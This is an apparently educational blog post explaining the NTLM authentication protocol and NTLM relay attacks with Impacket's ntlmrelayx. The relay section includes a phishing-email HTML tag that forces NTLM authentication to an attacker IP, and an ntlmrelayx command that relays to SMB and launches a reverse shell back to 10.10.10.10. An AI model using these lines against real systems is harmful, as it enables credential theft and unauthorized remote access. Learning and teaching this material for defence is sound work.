The NTLM Protocol & NTLM Relay Attacks

Foreword(s)

When I say *"NTLM"* in this page, I mean the NTLM *Protocol*, **not** the *NT Hashes* that we can use to conduct Pass-The-Hash attacks, and that are found in NTDS.DIT's. The *proper name* for those are NT Hash and LM Hash. Calling them "NTLM Hashes" *(as is common)* makes understanding the Protocol very confusing since they would both have the same name.

I'm not an InfoSec Professional or anything like that, just someone who was curious about a topic and did a bunch of research; if something presented is incorrect, let me know since I'd be curious to learn.

What is the NTLM Protocol?

NTLM is a *"challenge-response"* style authentication protocol. According to Microsoft's Documentation, it is mainly used to authenticate to legacy applications, however, it can have a variety of use cases including authenticating clients to remote resources on a domain, authenticating to systems configured as a member of a workgroup, local logon authentication on non-domain controllers, etc.

- NTLM Overview

NTLM uses dynamic ports as its a protocol that can be used in *any* scenario where the client is required to authenticate before being provided the requested service. This means that if an SMB Service is using NTLM to authenticate its clients, the network traffic required to authenticate the client will be sent from the same port as the service (445 in the case of SMB). In *simpler* terms: The services utilize the NTLM Protocol *themselves*, and don't rely on *another service/server* to handle authentication (unlike Kerberos & the Key Distribution Center). You can see this happening in the Packet Capture that will be linked later on.

It is important to note that *Keberos* has replaced NTLM as the default/standard authentication tool within an Active Directory domain because of security vulnerabilities related to password hashing and salting.

- The Difference Between NTLM and Kerberos?

NTLMv1 vs NTLMv2

You may be confused between the 2 versions of NTLM: *NTLMv1* & *NTLMv2*. Thankfully, the differences between the 2 aren't too hard to understand. The concept of NTLMv2 is the same as *NTLMv1*, the only difference is the algorithm and the responses sent to the server. The blog post below is an *incredibly* helpful resource; it shows example hashes for both versions of NTLM, along with the exact algorithms they use to make them. I highly recommend you read it.


- LM, NTLM, Net-NTLMv2, oh my!

How does the NTLM Protocol Work?

As previously stated, NTLM is a *"challenge-response"* style authentication protocol. This process consists of 3 parts/messages:

1. **Negotiation message** from the client
2. **Challenge message** from the server
3. **Authentication message** from the client

The Negotiation message is simply the client telling the server that it wants to authenticate. The server then responds with a "challenge", which is a 16-byte random number. The client encrypts the challenge with the hash of the client's password. The client sends it back to the server. The server *knows* the client's password and uses its hash to encrypt the challenge itself. Lastly, the server compares the challenge that was sent back, with the challenge that it encrypted itself; if the check matches: the client is successfully authenticated, otherwise the client is denied.



- NTLM NT LAN Manager

If you'd like to this process in action; and *imho* it will help you understand the process *much* better, here is an NTLM Authentication Process Packet Capture in which you can see a client authenticating to a web server.

NTLM Relay Attacks

Finally, we can talk about the fun stuff. An NTLM Relay is very simple; an attacker simply establishes a position between the client and server and *relays* the 3 "messages" between them. In the end, the attacker has the final *Authentication message* from the client and can authenticate as the client on the server. The client has been thinking it's negotiating with the server, and the server has been thinking that the attacker is the legitimate client.

There are lots of ways to establish an in-between position. Some common ones that you may be familiar with could be an SCF File Attack, or maybe a phishing email with a transparent png in it:

```
<img src="\\10.10.10.10\test.ico" height="1" width="1" />
```

(Thank You bobbysox for teaching me that trick ^^)

At this point, we have to go over the tools. There are a few relaying tools out there, but the most popular one is definitely: `ntlmrelayx.py` by Impacket.

Side Tangent

Impacket also has `smbrelayx.py`, but `ntlmrelayx.py` is an extension and partial rewrite of `smbrelayx.py`, and `ntlmrelayx.py` supports a wider range of protocols to relay to, in comparison to only SMB with `smbrelayx.py`. Yes, I know I've been saying `ntlmrelayx` and `smbrelayx` a lot.

Tangent Over

We use `ntlmrelayx` to catch all incoming requests, and have it relay the messages to a server *(& service)* of our choosing. This means we can relay to an SMB service, LDAP, HTTP, etc. If the service is running, and it uses NTLM, we can relay to it. I will not go over every single use case & "How-To" for this tool here, but in the conclusion I'll link some resources that deal with relaying in different contexts. For the sake of an example, here is how we would relay incoming requests and ultimately authenticate to an SMB service running on `10.10.10.5`, and get a reverse shell on the server:

```
python3 ntlmrelayx.py -t smb://10.10.10.5  -smb2support -e rcat_10.10.10.10_1234.exe
```

- Relaying credentials everywhere with ntlmrelayx
- NTLM Relay - hackndo

Conclusion

I didn't present anything novel on this page, and you may have already been familiar with all of this. If so, I hope you liked reading it I guess :). There were a *lot* of articles & blog posts on this topic. Some of them are *imo, questionable*. So here are some good resources:

- New Microsoft NTLM Flaws May Allow Full Domain Compromise
- Practical guide to NTLM Relaying in 2017
- Responder with NTLM relay and Empire

2022/03/25 ToBeatElite